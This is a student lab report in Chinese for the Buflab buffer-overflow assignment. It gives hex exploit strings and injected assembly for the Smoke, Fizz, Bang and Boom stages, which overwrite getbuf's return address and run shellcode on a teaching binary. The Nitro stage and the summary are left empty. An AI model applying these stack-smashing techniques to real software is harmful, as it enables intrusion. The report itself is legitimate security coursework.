哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机科学与技术

学　　号 1170300520

班　　级 1703005

学　　生 郭子阳

指 导 教 师 吴　锐

实 验 地 点

实 验 日 期

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

Intel Core i7 6700HQ，8GB RAM， 128GB SSD

1.2.2 软件环境

Manjaro 17.1.12 x86-64，Windows 10 x86-64

1.2.3 开发工具

codeblocks 17.12，cgdb

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法


请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害（5 分）

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出.

在计算机安全领域，缓冲区溢出就好比给自己的程序开了个后门，这种安全隐患是致命的。缓冲区溢出在各种操作系统、应用软件中广泛存在。而利用缓冲区溢出漏洞实施的攻击就是缓冲区溢出攻击。缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动，或者执行攻击者的指令，比如非法提升权限。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通过往程序的缓冲区写超出其长度的内容,从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

栈随机化、栈破坏检测

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

bb 8b 04 08

分析过程：

根据 getbuf()的汇编，lea -0x28(%ebp),%eax，缓冲区的大小为 0x28，即 40 个字节，根据栈帧结构，缓冲区上方的四个字节是%ebp 的值，再向上四个字节就是执行完 getbuf()后返回的地址，要求返回到 smoke()函数中，查到 somke()函数的地址为 0x08048bbb，小端存储后即得到攻击字串。

3.2 Fizz 的攻击与分析

文本如下：

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

e8 8b 04 08

00 00 00 00

31 ae f0 56

分析过程：

要求调用 fizz 函数，并且传递自己的 cookie 给函数。查看 fizz 函数的反汇编，

发现该参数存在 0x8(%ebp)中，而当函数返回的时候，%ebp 会指向返回地址处，然后将%ebp + 0x8 处存入 cookie 即可。调用 fizz()函数使用 smoke 的操作即可。

3.3 Bang 的攻击与分析

文本如下：

c7 05 60 e1

04 08 31 ae

f0 56 68 39

8c 04 08 c3

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

e8 33 68 55

分析过程：

要求调用 bang 函数，并且改变一个全局变量的值。由于全局变量没有存在栈里，所以无法直接修改。通过查看反汇编代码，该全局变量存在 0x804e160 中。我们需要一个自己的函数来修改全局变量，

movl $0x56f0ae31, 0x804e160

pushl $0x08048c39

ret

编译之后反汇编可以得到 16 进制的程序，将该程序写入缓冲区底部，并且将 getbuf()的返回地址改为缓冲区底部即可执行。

3.4 Boom 的攻击与分析

文本如下：

b8 31 ae f0

56 68 a7 8c

04 08 c3 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

30 34 68 55

e8 33 68 55

分析过程：

要求将 cookie 的值返回给 test 函数，并且还原对栈帧的破坏。栈帧被破坏在%ebp 处，我们只需要在淹没%ebp 的位置添上原来的%ebp 的值即可。要返回参数，只要将参数写在%eax 中：

movl $0x56f0ae31, %eax

push $0x08048ca7

ret

push 的地址是 test 中调用 getbuf 的下一条语句处，编译后反汇编即可得到攻击字串。

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。